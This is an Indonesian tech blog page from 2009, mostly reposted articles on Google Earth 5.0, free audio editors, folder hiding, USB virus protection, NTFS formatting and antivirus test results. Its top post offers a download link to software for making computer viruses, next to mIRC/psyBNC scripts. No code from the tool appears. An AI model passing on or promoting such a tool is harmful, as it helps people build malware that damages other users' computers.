
 |
Selasa, 24 Maret 2009
nie aq posting psy BNC buat mirc
tinggal download aja link di bawah ini ya.,.,.,.,
jangan lupa kasih coment disini/,.,.,ok.,
http://www.indowebster.com/psyqu.html
ini script yang dipesan.,.,?????
http://www.indowebster.com/script_mirc__1.html
download aja ya.,.,.,.,.
ok.,.,.,.,.,.
owh ya ini kalau mau buat virus computer.,.,.,aq bawain sofwarenya.,.,.,.
downlo0ad aja di link ini.,.,.,.
http://www.indowebster.com/buat_virus__1.html
sip


Minggu, 15 Maret 2009
Jelajahi Bumi, Mars dan Lautan dengan Google Earth 5.0
Kategori Google | 7,882 views | 33 Comments  | Baru saja Google merilis versi baru salah satu aplikasi-nya yang sangat bermanfaat, Google Earth 5.0. Di versi baru ini google earth tampil lebih komplit seperti tampilan lautan yang lebih lengkap (juga tampilan didalam/dasar laut, data dan video), perbedaan citra/image yang tampil saat ini dengan yang lalu, Touring dan 3D Mars. |
Versi sebelumnya adalah Google Earth 4.3 dan versi 5.0 memang menambahkan hal-hal baru yang pantas kita coba. Berikut selengkapnya.

Meskipun Google Earth versi sebelumnya juga menyertakan tampilan laut, tetapi versi ini google mulai memberi banyak tambahan citra detail, termasuk lantar/dasar laut, sehingga kita bisa melihat permukaan bawah laut dan menjelajahi berbagai sudut dan celah-celah di dasar laut. Selain itu juga disediakan ribuan data termasuk image dan video dari kehidupan laut.
Untuk tampilan Lautan yang cukup detail itu google bekerjasama banyak lembaga seperti : National Geographic, the Monterey Bay Aquarium, the National Oceanic and Atmospheric Association, the US Navy, Scripps Oceanography, Woods Hole Oceanographic Institution dan lainnya. Tetapi apakah hanya itu saja di versi 5.0 ini? tentu tidak, Google juga menambahkan beberapa fitur baru yang menarik di versi ini, yaitu:
- Historical Imagenary. Selama ini google hanya menampilkan satu gambar saja dari tempat dan waktu yang diberikan. Dengan fitur baru ini, kita dapat memajukan atau memundurkan waktu, untuk melihat perubahan tampilan setelah beberapa tahun atau dekade yang lalu. Meski tidak semua tempat dan detail tersedia, tetapi kota seperti Jakarta sudah ada.

- Touring, yang memungkinkan kita membuat rekaman atau panduan yang disertai narasi, dari satu tempat ke tempat lain, yang kemudian hasilnya bisa di sharing ke orang lain, untuk kemudian dijalankan disana.
- 3D Mars, setelah sebelumnya menambah fitur Sky (angkasa), kali ini google menambah fitur baru yang kolaborasi dengan NASA , 3D Mars. Dengan memilih “Mars” dari toolbar google earth, kita dapat melihat (mengakses) tampilan planet Merah ini dengan resolusi terbaru yang paling tinggi saat ini. Termasuk juga permukaan dan informasi/tanda pendaratan pesawat dan fitur menarik lainnya.


Jika ingin mengetahu perkembangan tentang fitur baru google Earth 5.0 dengan lebih detail silahkan mengikuti melalui Lat Long blog. Saat ini sepertinya untuk menginstall google earth 5.0 ini harus konek ke internet ( menggunakan Google Updater). Download Google Earth 5.0 Jika tidak bisa install aplikasi desktop bisa juga menggunakan plugins untuk web browser Mozilla Firefox, IE 6 dan 7, download plugins Google Earth
Jika ingin melihat tempat-tempat menarik, aneh, lucu, misterius dan sebagainya dari google earth, bisa mengunjungi http://www.gearthhacks.com
Program Kamus 2.04 baru saja dirilis, selengkapnya
Berbagai Software Gratis Edit Audio (mp3, wma, wav, ogg)
Kategori Software | 7,185 views | 25 Comments  | Jika kita memerlukan konversi file audio sudah begitu banyak software gratis yang bisa dipakai (audio converter). Tetapi bagaimana halnya dengan software untuk mengedit audio seperti MP3, OGG, WAV dan WMA ? Ternyata juga tidak kalah banyak. |
Berikut berbagai software gratis dan open source yang dapat kita gunakan untuk mengedit, merekam, menggabung dan menambah berbagai efek file audio.
1. Audacity
Software Open source ini cukup populer karena mungkin merupakan software opensource terlengkap. Audacity mampu merekam live audio atau dari microphine, meng-edit (cut, copy, paste) berbagai format audio, seperti OGG, MP3, WAV, AIFF, menambahkan berbagai effek, mengubah kualitas audio, dan juga berbagai fitur lainnya termasuk dukungan terhadap plugins.

Audacity tersedia untuk platform Windows, Mac OS X, dan GNU/Linux, dengan ukuran sekitar 4.1 MB.
WavePad dapat digunakan untuk mengedit berbagai format audio seperti wav, mp3, vox, gsm, real audio, au, aif, flac ogg dan lainnya. Selain fitur standard (cut,copy,paste), berbagai fitur tersedia, seperti audio effect, batch convert, analysis, merekam audio, mendukung mono atau stereo, dan berbagai fitur lainnya.

WavePad dapat berjalan di sistem operasi Windows 95/NT4/98/2000/Me/XP/2003/Vista atau sesudahnya, Mac OS X 10.2 keatas, dan dapat berjalan di Linux dengan WINE. Ukuran Installasi windows hanya sekitar 459 KB dan 1 MB untuk Mac.
3. Wavosaur
Wavosaur merupakan editor audio wav dan mp3, juga untuk memproses dan merekam audio. Fitur standard seperti cut, copy, paste tersedia. Termasuk fitur analyze, audio loops dan batch convert. Wavosaur juga mendukung VST plugins, ASIO driver, multichannel files dan real time effect processing.

Selain berbagai fitur diatas, wavosaur juga mempunyai berbagai fitur lainnya seperti resample, interpolate, konversi bit-depth dan lainnya. Salah satu kemudahan software ini mungkin aplikasinya yg tidak perlu di install ( juga tidak menambah isi registry windows), ukuran yang cukup kecil (file exe 540 KB, dalam zip/download hanya sekitar 220 KB). Wavosaur berjalan di Win98/XP/Vista.
4. Free Audio Editor 2009 (FAE 2009)
Free Audio Editor tampil dengan skin Ribbon ( seperti office 2007), dengan kemampuan merekam maupun mengedit file audio/sound. Format yang didukung adalah mp3, wma, wav dan ogg. Seperti software lainnya FAE 2009 juga dilengkapi dengan audio effect, noise reduction, batch processing, CD ripper dan lainnya.

Mungkin karena tampilannya yang menggunakan skin ribbon, maka ukuran installasi FAE 2009 sekitar 13.9 MB. Lebih besar dibanding yang lainnya.
Power Sound Editor tampilannya mirip FAE 2009 sebelumnya dan mengusung fitur yang hampir sama juga. Seperti Merekam audio baik dari microphone atau aplikasi yang berjalan, mengedit dengan fitur standard, menggabung dengan file lain, menambah effek yang berbeda, Juga rip audio dan Burn audio ke CD.

Power Sound editor mendukung format MPEG (MP3, MP2), WAV, Windows Media Audio (WMA) , Ogg Vorbis, Audio Tracks dan Dialogic VOX. Ukurannya hampir sama dengan FAE 2009 sekitar 13.6 MB.
Sepertinya Antara Free Audio Editor 2009 dan Power Sound Editor merupakan software yang sama (minimal mirip), selain keduanya terdapat software lainnya yang juga mirip di http://www.music-editor.net.
6. Mp3DirectCut
Software ini seperti namanya, di design khusus untuk mengedit ( memotong file audio mp3). Karena kekhususan ini, maka Mp3DirectCut dapat bekerja sangat cepat (dibanding program lainnya). Fiturnya seperti : cut, copy, paste, mengubah volume, fade, normaliasai, merekam audio, trim, crop, VU meter, bit rate visualisation dan lainnya.

Ukuran installasi software ini cukup kecil, hanya sekitar 190 KB dan sistem yang diperlukan pun cukup ringan yaitu : CPU 300 MHz, Windows atau Linux ( dengan Wine), mp3 ACM codec (sudah disertakan di windows XP/Vista) atau mpglib.dll dan Untuk merekam diperlukan encoding ACM atau Lame encoder.
7. Traverso DAW
Tranverso DAW merupakan software Open Source yang bisa berjalan di Windows, LInux dan Mac OS. Dengan fitur multitrack audio recording dan kemampuan editing, Unlimited undo/redo, Konversi sample rate, Multiple driver backends, Lockless realtime audio processing ( untuk menghindari proses perekaman yang terpotong), integrasi dengan CD burning dan lainnya.

Salah satu keunggulan tranverso adalah Multitrack audio recorder, sehingga mampu menambahkan jumlah track yang hampir tak terbatas. Ukuran file installer untuk windows sekitar 6.43 MB dengan lisensi GPL (open source).
Untuk Daftar yang lebih lengkap, bisa melihat artikel berikut 25 Free Digital Audio Editors You Should Know ( ebsoft.web.id)
Sembunyikan folder (data) penting dengan Hide Folders
Kategori Software, Tips & Tricks | 8,406 views | 77 Comments  | Terkadang kita mempunyai data-data penting yang tidak setiap orang boleh melihatnya, apalagi jika komputer dipakai bersama, maka masalah privasi kadang menjadi cukup penting. Meskipun windows telah menyediakan fasilitas folder lock tetapi fungsi ini masih banyak kelemahan ( kadang belum cukup ) |
Untuk mengatasi hal ini , kita bisa menggunakan software gratis untuk menyembunyikan file dan folder, Hide Folders.
Hide Folders merupakan program dengan tampilan yang sederhana dan sangat mudah digunakan. Kita tinggal menambahkan folder yang ingin di sembunyikan kedalam daftar yang tampil di Hide Folders. Begitu kita aktifkan menu (icon) Hide maka file dan folder tersebut akan “hilang” dari tampilan.

Meskipun sederhana, tetapi Hide Folders cukup ampuh. Folder-folder yang telah disembunyikan tidak dapat diakses, dilihat di cari (search) ataupun di hapus. Pengguna lain tidak akan tahu keberadaan folder ini. Dan tidak ada batasan jumlah folder yang bisa di Hide (sembunyikan).
Berikut Fitur-fitur Hide Folders
- Menyembunyikan folder atau data-data penting dengan aman
- Berjalan di Windows XP dan Vista.
- Mendukung format file sistem : NTFS, FAT32 dan FAT
- Folder yang di hidedn tidak bisa di buka/akses dengan uninstall programnya.
- Jumlah folder yang bisa disembunyikan tidak terbatas.
- Meski di Safe Mode, folder tetap tersembunyi
- Bekerja realtif cepat
- Tampilan sederhana ( dan mudah digunakan)
Sistem yang diperlukan
- Sistem Operasi : Windows XP, Windows Vista, Windows 2003, mendukung file sistem : NTFS, FAT32 dan FAT
- Harus mempunyai hak akses Administrator.
- Tidak disarankan menginstall di komputer yang sudah ada program sejenis ( menggunakan teknik menyembunyikan folder)
Hide Folder harus di install di komputer dan tidak bisa berjalan sebagai aplikasi portable. Tetapi setelah di install kita dapat memindah aplikasi dari folder installasi ( misal C:\Program Files\HFolders) ke tempat terpisah semisal Flashdisk untuk mengakses komputer kita, bukan komputer orang lain. Meskipun demikian, untuk meng-uninstall harus kembalikan ke folder asalnya (asli).
Penggunaan
- Buka Hide Folder
- Klik “Add Folder” untuk menambahkan folder yang ingin disembunyikan
- Setelah itu klik tombol “Hide” untuk menyembunyikan.
- Untuk menampilkan folder tertentu tinggal menghlangkan tanda check di folder yang sesuai.
Program tanpa password akan sama saja, oleh karena itu disediakan menu Password untuk membuka /menggunakan aplikasi Hide Folders ini. Dan pastikan untuk mengingat password ini, karena meski di uninstall, folder yang telah disembunyikan tidak akan kembali tampil kembali begitu saja.
Update 11 Februari 2009
Jika suatu ketika lupa password atau program di uninstall dan kita tidak bisa mengakses data yang disembunyikan, maka kita masih bisa membuka atau mengakses folder-folder tersebut melalui bootable CD seperti UBCD4Win, Linux Ubuntu atau melalui Sistem operasi Windows yang lain. Bisa juga hardisk dibuka di komputer lain untuk mengakses folder tersebut. Jadi saya rasa aplikasi ini cukup aman.
Informasi Detail HideFolders atau langsung Download Hide Folder ( 1.2 MB) (ebsoft.web.id)
Task Manager darurat mengatasi komputer hang
Kategori Software, Tips & Tricks | 8,960 views | 70 Comments  | Pernahkah mengalami kejadian tiba-tiba komputer hang, tidak ada respond dan kita hanya bisa menggerakkan mouse tanpa bisa menjalankan aplikasi lain ? Bahkan kadang jurus pamungkas “Task Manager” ( Ctrl+Alt+Del ) pun tidak berdaya menghadapi kondisi semacam ini. Sehingga mungkin ujung-ujungnya kita hanya menekan tombol Reset. |
Meskipun tombol reset bisa mengatasi, tetapi kadang bisa beresiko kehilangan data, ada fie yang rusak dan sebagainya. Alternatifnya, kita bisa mencoba menggunakan software gratis AntiFreeze.
AntiFreeze mungkin memberikan alternatif terakhir untuk mengatasi kejadian seperti diatas. Kejadian seperti itu bisa disebabkan oleh penggunaan CPU yang berlebihan (hampir 100%) atau penggunaan Memory yang terlalu besar, sehingga kita sama sekali tidak bisa membuka, berpindah atau menutup aplikasi apapun.
Setelah software ini di install, maka untuk mengaktifkan, kita tinggal menggunakan kombinasi tombol keyboard Ctrl+Alt+Win+Home ( Memang kombinasi yang cukup banyak, sampai 4 tombol  ). Setelah itu AntiFreeze akan tampil fullscreen (satu layar penuh) dan hampir semua aplikasi lainnya akan di hentikan sementara (sleep) untuk menurunkan penggunaan CPU/Memory.

Ketika AntiFreeze tampil, kita tinggal mematikan process (End Process) aplikasi yang menggunakan CPU sangat besar ( indikasinya terlihat di kolom CPU Time) atau bisa juga penggunaan memory yang berlebihan (Mem Usage). Karena tampilannya menunya mirip Task Manager, seharusnya kita tidak akan kesulitan menggunakan software ini.
Keadaan-keadaan dimana AntiFreeze bisa digunakan, yaitu :
- Ada satu atau lebih aplikasi yang berjalan sangat intensif, menggunakan hampir seluruh proses CPU, sehingga sistem tidak responsif.
- ADa satu atau lebih aplikasi yang menggunakan Memory sangat besar (berlebihan) termasuk swaping file, sehingga membebani sistem.
- Ada Aplikasi yang dijalankan dengan prioritas sangat tinggi, sehingga menggunakan semua proses CPU (processor)
- Banyak program yang berjalan bersama-sama dan masing-masing ingin mendapatkan “perhatian/jatah” dari Processor.
Meskipun Demikian, terkadang AntiFreeze tidak berhasil atau tidak berjalan untuk kondisi-kondisi tertentu. Misalnya Komputer hang karena masalah hardware, seperti Memory(RAM) yang rusak, bad sector pada Hardisk dan sejenisnya (dan biasanya ditandai dengan Mouse Cursor yang tidak aktif /tidak bisa digerakkann ). Selain itu AntiFreeze juga mungkin tidak akan berhasil jika Aplikasi mempunyai prioritas yang lebih tinggi dari AntiFreeze.
Download AntiFreeze (814 KB), Informasi selengkapnya tentang AntiFReeze disini
http://www.resplendence.com/antifreeze (ebsoft.web.id)
Proteksi USB Flashdisk dari virus dengan file dummy
Kategori Software, Tips & Tricks, Virus | 11,755 views | 75 Comments  | Seperti telah diketahui, flashdisk merupakan media pasif, sehingga apapun program yang di install di dalamnya tidak akan bisa berjalan (aktif) sendiri tanpa adanya sistem operasi. Meski sudah di install antivirus, tidak akan efektif melindungi dirinya sendiri jika di gunakan di komputer yang sudah terinfeksi virus. |
Salah satu cara melindungi flashdisk dari virus adalah dengan membuat file dummy di dalamnya. Apa itu file dummy dan bagaimana membuatnya ?
File dummy yang dimaksud disini adalah file buatan atau “file boneka” yang isinya bisa apa saja atau bahkan kosong. Yang penting ukurannya sesuai dengan ukuran memory/space yang tersisa di flashdisk. Dengan begitu, flashdisk akan penuh berisi data dan tidak ada space kosong didalamnya.
Dengan penuh-nya flashdisk (tidak ada free space), maka otomatis tidak akan bisa ditambah atau ditulisi data, termasuk modifikasi file-pun tidak bisa (seakan-akan ada fitur write-protected). Sehingga cara ini bisa menjadi alternatif untuk mencegah (mengurangi kemungkinan) virus menginfeksi/menduplikasi diri ke flashdisk. Kemudian jika kita ingin menggunakan untuk menyimpan file, maka kita tinggal menghapus file dummy ini.
Membuat file dummy dengan Command Prompt
Di Windows, kita bisa menggunakan tool yang namanya fsutil. Fsutil ini mempunyai banyak fungsi yang salah satunya untuk membuat file baru dengan ukuran tertentu. Untuk membuat file seukuran dengan free space yang tersedia, maka ikuti langkah berikut :
- Sebelumnya, untuk mengetahui berapa free space yang tersedia, klik kanan drive (flashdisk) dan pilih Properties. Akan terlihat ukuran space yang masih tersedia dalam bytes (Free Space).

- Buka Command Prompt (All Programs > Accessories > Command Prompt)
- Ketikkan perintah seperti berikut
fsutil file createnew "D:\file-dummy.dat" 1234567 - Setelah itu tekan Enter, maka akan muncul informasi file dummy telah dibuat

Penjelasan: D:\file-dummy.dat merupakan file yang akan dibuat ( jika ada spasi, gunakan tanda petik) dan 123456 merupakan ukuran file yang akan dibuat. Jika berhasil, akan di hasilkan file dengan ukuran yang telah dimasukkan dan proses ini relatif sangat cepat.
Cara lebih mudah ?
Jika ingin cara lebih mudah dan tidak perlu mengetahui berapa free space yang tersedia atau kerepotan menggunakan Command Prompt, gunakan program sederhana dan kecil ini Dummy File Maker (18 KB). Cara penggunaannya cukup mudah, seperti penjelasan berikut :
- Jalankan Dummy File Maker dari lokasi dimana akan dibuat file dummy, misalnya di flashdisk

- Isi nama file yang diinginkan (File name) atau klik tombol “Random” untuk membuat nama file acak.
- Pilih opsi “Using all free space in current drive” untuk membuat ukuran file sesuai dengan space yang tersedia.
- Pilih “Place file in sub folder” jika ingin menempatkan file di sub folder sesuai dengan nama file
- Klik tombol create
- Selesai..
Catatan: Jika ukuran file yang ingin dibuat (free space) sangat besar ( mungkin ratusan MB atau lebih dari 1 GB), ada baiknya dibuat file-file dummy yang kecil. Karena mungkin windows explorer akan telihat hang ketika mengakses file yang cukup besar.
Cara ini tidak menjamin sepenuhnya aman, karena bisa saja virus menghapus file-file di flashdisk dan menginfeksinya. Tetapi dengan cara ini minimal kita bisa mengurangi resiko flashdisk terinfeksi virus atau diisi data oleh program atau orang lain. Jika flashdisk sudah mempunyai fitur write-protected dengan adanya saklar, tombol dsb, maka menggunakan fitur tersebut tentu akan lebih baik.
Download Dummy file maker ( 18 KB)
Tips mem-Format Flashdisk dengan File system NTFS
Kategori Hardware, Tips & Tricks | 7,137 views | 53 Comments  | Sebagian kita mungkin jarang memperhatikan tipe file sistem yang digunakan Flashdisk kita, apakah itu NTFS, FAT32 atau FAT. Untuk mengetahui file sistem yang digunakan, klik kanan Flashdisk di Windows Explorer dan pilih Properties. Di sana terlihat tipe File System yang digunakan. |
Tetapi ketika kita akan mencoba mem-format melalui windows Explorer, mungkin disana tidak ada menu NTFS, adanya hanya FAT32 dan FAT. Bagaimana cara mem-format NTFS dan apa bedanya dengan FAT32 dan juga FAT ?

Mengapa NTFS ?
NTFS merupakan format file system Windows terbaru setelah FAT32, dan mempunyai beberapa kelebihan seperti kemampuan menyimpan tambahan informasi mengenai file/folder (metadata), fitur keamanan, kompresi data, struktur yang lebih baik dan lainnya.
Selain itu, tipe NTFS bisa digunakan untuk mem-format ukuran yang lebih besar, Untuk FAT hanya 2 GB, FAT32 8 TB ( 8.000 GB), sedangkan NTFS bisa sampai 16 EB ( 16 juta TB ). Meskipun demikian, tetap saja NTFS ada kekurangannya, seperti tidak terbaca di Win9x dan proses baca tulis ke disk yang lebih sering.
Karena tiap file/folder menyimpan informasi yang lebih banyak (metadata), maka proses baca tulis tiap file/folder akan lebih sering daripada tipe FAT32 atau FAT, sehingga untuk flashdisk, mempengaruhi umur (daya tahan). Mengingat Memory Flashdisk mempunyai batasan baca tulis. ( artikel tentang menjaga flashdisk agar lebih awet bisa dibaca disini : Karakteristik dan Tips menjaga Flashdisk lebih awet )
Mengaktifkan format NTFS di Windows Explorer
Bisa saja kita mem-format USB Flashdisk dengan tipe NTFS dengan bantuan HP USB Format Tools. Tetapi sebenarnya Windows Explorer bisa melakukannya. Untuk mengaktifkannya bisa diikuti langkah berikut
- Buka System Properties dengan cara Klik kanan My Computer > Properties (atau dengan tombol Keyboard Win + Break )
- Buka tab Hardware kemudian klik tombol Device Manager
- Pilih Disk Drive dan pilih Flashdisk yang ingin di format dengan NTFS, klik kanan, pilih Properties.
- Setelah terbuka pilih Tab Policies
- Pilih Optimize for performance dan klik OK

- Setelah itu coba klik kanan Drive flashdisk di windows Explorer dan pilih menu Format, maka disana seharusnya sudah muncul File System NTFS.
Yang perlu diperhatikan adalah ketika opsi ini diaktifkan, setiap mencabut flashdisk harus selalu melalui Safety Remove Hardware. Jika pilihan adalah “Optimize for quick removal” maka sebenarnya flashdisk bisa langsung dilepas, tanpa Safety Remove hardware
Test antara NTFS, FAT32 dan FAT
Saya telah mencoba beberapa perbandingan (terutama proses meng-copy data) dengan tipe yang berbeda-beda, dan hasilnya sebagai berikut :
- Copy 11 file (ukuran masing-masing sekitar 170 MB) total sekitar 1.8 GB
NTFS 04:44 ( 4 menit 46 detik )
FAT32 05:09 ( 5 menit 9 detik)
FAT 04:46 ( 4 menit 46 detik) - Copy 1.297 files (ukuran antara 1 KB sampai 23 KB) dengan total 8,23 MB
NTFS 29 detik
FAT32 56 detik
FAT 58 detik - Kapasitas setelah di Format
NTFS 2.038.044.672 bytes Used space 12.937.216 bytes (12.3 MB)
FAT32 2.046.959.616 bytes Used space 4.096 bytes (4.00 KB)
FAT 2.050.686.976 bytes Used Space 0 bytes
Terlihat proses copy data dengan NTFS, relatif lebih cepat, tetapi ukuran setelah di format sedikit lebih kecil karena memang diperlukan space tambahan yang lebih besar untuk informasi file/folder (metadata). Jika flashdisk sering digunakan untuk proses baca tulis dan tidak begitu memerlukan fitur-fitur NTFS, seperti keamanan data, maka memilih tipe FAT32 mungkin akan lebih baik.
Artikel berikutnya insyaAllah akan membahas tentang memanfaatkan tipe NTFS untuk melindungi Flahsdisk dari Virus yang akan membuat, menghapus atau memodifikasi Autorun.inf dengan program sederhana yang saya buat “Super Autorun”.
Mencegah Virus membuat Autorun.inf dengan Super Autorun
Kategori Antivirus, Software, Tips & Tricks, Virus | 8,466 views | 80 Comments  | Melanjutkan tulisan sebelumnya tentang Proteksi flashdisk dengan file dummy dan Format flashdisk dengan tipe NTFS, kali ini akan dilanjutkan mengenai teknik proteksi flashdisk atau drive dari virus atau program yang akan membuat file Autorun.inf, dengan program sederhana Super Autorun. Sehingga diharapkan bisa mengurangi penyebaran virus. |
Sebelumnya saya sempat meragukan efektifitas cara ini, karena berfikir mudah saja bagi virus untuk mengubah, menghapus dan membuat file autorun.inf baru.
Sebagian informasi ini saya dapat setelah membaca salah satu tulisan di blog WinPowerTips. Memang dengan hanya membuat file autorun.inf saja, meski dengan atribut hidden system akan mudah diatasi oleh virus. Tetapi disana dijelaskan dengan tiga tingkat dan hasilnya memang tidak mudah menghapus file tersebut dan virus yang mencoba membuat file Autorun.inf dengan cara biasa akan gagal.
Secara singkatnya berikut penjelasan 3 tingkat (tahapan) mencegah virus membuat/ memodifikasi file Autorun.inf :
- Mencegah virus membuat file autorun.inf dengan cara membuat folder Autorun.inf. Karena jika sudah ada folder ini maka file Autorun.inf tidak akan bisa dibuat.
- Mencegah virus menghapus folder Autorun.inf (dengan cara biasa) dengan menambahkan file Unicode didalamnya. Cara ini malah bisa membuat virus error atau menutup jika programmernya tidak mengatasi dengan baik.
- Mencegah pengguna Menghapus folder Autorun.inf dengan Folder tak terhapuskan. Seperti penjelasan Microsoft sendiri bahwa kadang kita tidak bisa menghapus file/folder jika namanya mengandung nama yang invalid (cacat).
Tentang penjelasan panjang lebar masing-masing tingkatan tersebut, silahkan langsung mengunjungi blognya the IT Guy ini. Karena disana juga banyak tips-tips menarik lainnya.
Meskipun demikian dengan 3 tingkat itupun, jika virusnya (pembuat virus) jeli maka pembuat virus masih bisa mengatasinya dan tetap bisa membuat file Autorun.inf untuk menularkan dirinya.
Super Autorun
Di blog tersebut disediakan file vbs (visual basic script), untuk membuat folder Autorun.inf dan folder yang tidak [mudah] terhapuskan (tahapan 1 dan 3) untuk tahap 2 ( membuat file unicode) kita harus membuat sendiri.
Setelah membaca artikel tersebut, saya mencoba googling informasi lebih jauh (detail) tentang hal ini, dan akhirnya saya mencoba (terinspirasi) untuk membuat file sederhana, kecil dan mudah digunakan siapapun berkaitan dengan hal ini. Hasilnya ? Super Autorun

File ini hanya berukuran sekitar 24 KB, tidak perlu di install. Sesuai dengan namanya, bertujuan membuat folder/file khusus, untuk mencegah virus (dengan mudahnya) membuat, memodifikasi atau menghapus file Autorun.inf. File ini menggunakan tambahan teknik khusus, sehingga tidak mudah dihapus, direname atau dimodifikasi oleh virus. Untuk pembuatan file unicode, tidak disertakan dalam program ini.
Penggunaan Super Autorun
Program ini sangat mudah digunakan, tinggal menjalankan filenya, kemudian pilih drive yang akan dijadikan target atau pilih “Select all drive” untuk memilih semua drive, kemudian klik Create Autorun.inf, Jika sudah ada file/folder Autorun.inf maka program ini akan mencoba langsung menghapus, dan membuat baru. Jika sudah berhasil, silahkan dicoba untuk menghapus, rename, edit, membuka folder ini dengan cara apapun.
Jadi intinya, program ini akan membuat Folder Autorun.inf yang tidak mudah dihapus, rename atau di modifikasi, sehingga virus atau program lainnya tidak bisa membuat File Autorun.inf.
Agar bisa berhasil, maka Drive atau flashdisk yang akan dibuat harus bertipe NTFS. Untuk Flashdisk, karena bawaan windows Explorer tidak ada menu untuk memformat NTFS, bisa membaca tulisan saya sebelumnya Tips mem-Format Flashdisk dengan File system NTFS
Download Super Autorun ( 24 KB)
Catatan : Teknik ini bukan untuk mencegah virus menduplikasi diri ke flashdisk, hanya untuk mencegah virus mambuat file Autorun.inf, sehingga tidak menyebar ke komputer tanpa sepengetahuan kita. Mungkin kedepan bisa dibahas proteksi menyeluruh dengan menggabungkan pembuatan file dummy terproteksi dengan Super Autorun untuk melindungi flashdisk. Jika terpaksa ingin menghapus folder autorun.inf, bisa menggunakan software Unlocker
Test Antivirus Terbaik 2009 versi PC Security Labs
Kategori Antivirus, security | 4,683 views | 69 Comments  | Satu lagi lembaga Independen mengetes berbagai produk antivirus. Setelah sebelumnya pernah di bahas hasil test berbagai antivirus oleh av-test.org dan av-comparatives, kali ini kita akan melihat antivirus terbaik berdasarkan tes dari PC Security Labs, yang berasal dari China. |
Metode yang digunakan oleh PC Security Labs dalam pengetesan (Total Protection Testing), mencakup dua hal : Malware Defense Testing dan False Positive Testing.
Malware Defense Testing merupakan kombinasi static testing (test langsung dengan file virus, berdasarkan database virus) dan dinamic testing (berdasarkan tingkah laku virus, dengan menjalankan virus di komputer). Test ini menggunakan daftar malware ( virus, trojan, worm, rootkit, spyware dll ) bulanan yang berjumlah 2000-an lebih dan telah dipilih sesuai dengan kategori masing-masing.

Sedangkan False positive Testing merupakan test untuk mengetahui seberapa besar kesalahan antivirus mendeteksi file yang bersih ( bebas virus, kadang dianggap sebagai virus atau mengandung virus). Disini disediakan sample sekitar 1000 file yang merupakan file yang “bersih”, bukan virus.
PC Security Labs mengadakan test antivirus setiap bulan, dan karena terbilang baru, maka produk yang di test belum selengkap lembaga pengetes lainnya. Pengetesan dilakukan dengan “mengundang” vendor-vendor antivirus untuk bergabung. Jika mereka setuju atau bersedia produknya ditest, maka antivirus tersebut akan disertakan.
Test I PC Security Labs : Januari 2009
Test pertama Tahun 2009 ini dilakukan pada 2 Januari 2009 dan ada 12 vendor antivirus yang diikutisertakan dalam test. Dengan jumlah sample malware 2255 yang berbeda ( meliputi : Trojan, virus, backdoor, worm dan Rootkit) juga 1000 “clean files”. Hasilnya sebagai berikut :
| Vendor | Static | Dynamic | Total | Rate | False Positive | Score |
| Avira Premium SS 8 | 2252 | 1 | 2253 | 99.91% | 0 | 99.91 |
| Kaspersky IS 2009 | 2226 | 24 | 2250 | 99.78% | 0 | 99.78 |
| Panda IS 2009 | 2194 | 50 | 2244 | 99.51% | 0 | 99.51 |
| Ikarus Virus Utilities T3 | 2249 | 2 | 2251 | 99.82% | 2 | 99.35 |
| a-squared Anti-Malware 4.0 | 2252 | 1 | 2253 | 99.91% | 3 | 99.31 |
| F-Secure IS 2009 | 2204 | 34 | 2238 | 99.25% | 0 | 99.25 |
| Twister Anti TrojanVirus | 1960 | 276 | 2236 | 99.16% | 0 | 99.16 |
| Jiangmin AV KV2009 | 2089 | 126 | 2215 | 98.23% | 0 | 98.23 |
| Trend Micro IS 2008 | 1916 | 170 | 2086 | 92.51% | 1 | 92.20 |
| Dr. Web Sec Space | 2042 | 42 | 2084 | 92.42% | 1 | 92.12 |
| Kingsoft IS 2009 | 2003 | 34 | 2037 | 90.33% | 0 | 90.33 |
| Quick Heal TS 2009 | 1900 | 113 | 2013 | 89.27% | 0 | 89.27 |
| ebsoft.web.id ( dengan ijin dari pcsecuritylabs.net) | ||||||
Hasil selengkapnya bisa langsung download laporan dalam bentuk PDF PCSL Total Protection Testing 2009 NO. 1 (3.07 MB)
Test II PC Security Labs : Februari 2009
Test Kedua dilakukan pada 10 Februari 2009, ada tambahan satu vendor, yaitu TrustPort PC Security 2009. Test ini menyertakan 2022 sample malware yang berbeda. Hasilnya sebagai berikut :
| Vendor | Static | Dynamic | Total | Rate | False Positive | Score |
| Avira Premium SS 8 | 2022 | 0 | 2022 | 100.00% | 0 | 100.00 |
| Kaspersky IS 2009 | 1990 | 28 | 2018 | 99.80% | 0 | 99.80 |
| Panda IS 2009 | 2002 | 14 | 2016 | 99.70% | 0 | 99.70 |
| a-squared Anti-Malware 4.0 | 1997 | 15 | 2012 | 99.51% | 2 | 99.03 |
| Jiangmin AV KV2009 | 1508 | 502 | 2010 | 99.41% | 0 | 99.41 |
| TrustPort PC Security 2009 | 2005 | 0 | 2005 | 99.16% | 6 | 98.31 |
| Ikarus virus Utilities T3 | 1996 | 3 | 1999 | 98.86% | 2 | 98.39 |
| F-Secure IS 2009 | 1829 | 164 | 1993 | 98.57% | 0 | 98.57 |
| Twister Anti-TrojanVirus | 1341 | 630 | 1971 | 97.48% | 0 | 97.48 |
| Trend Micro IS 2009 | 1608 | 253 | 1861 | 92.08% | 1 | 91.74 |
| Quick Heal TS 2009 | 1548 | 295 | 1843 | 91.15% | 1 | 90.85 |
| Dr.Web Sec Space | 1677 | 150 | 1827 | 90.36% | 1 | 90.06 |
| Kingsoft IS 2009 | 1465 | 318 | 1783 | 88.18% | 0 | 88.18 |
| ebsoft.web.id ( dengan ijin dari pcsecuritylabs.net) | ||||||
Hasil lengkap dan detailnya, bisa langsung download laporan dalam bentuk PDF PCSL Total Protection Testing 2009 NO. 2 ( 2.33 MB)
Memang terlihat beberapa vendor Antivirus belum ikut serta dalam test tersebut, seperti AVG, Avast, Norton, Eset NOD32, McAfee dan lainnya. Semoga test berikutnya semakin banyak yang ikut serta, sehingga bisa menjadi informasi tambahan untuk memilih antivirus yang akan digunakan.
Proteksi dari autorun.inf dengan Panda USB Vaccine
Kategori Antivirus, Tips & Tricks | 3,926 views | 44 Comments  | Satu terobosan baru telah dibuat oleh Panda Research Blog. Karena melihat efek negatif fasilitas autorun windows yang sering digunakan sebagai penyebaran virus, Panda membuat program sederhana (gratis/free) tetapi cukup ampuh untuk mencegah virus membuat file autorun.inf, program ini disebut Panda USB Vaccine |
Hal ini sepertinya setelah mereka melihat merebaknya worm W32/Conficker, W32/sality, W32/virut dan sejenisnya.
Sebelumnya saya juga pernah membuat program sederhana (Super Autorun), tetapi hanya efektif untuk drive/USB dengan file sistem NTFS, dan itupun mungkin masih bisa dihapus oleh virus (meskipun tidak mudah )
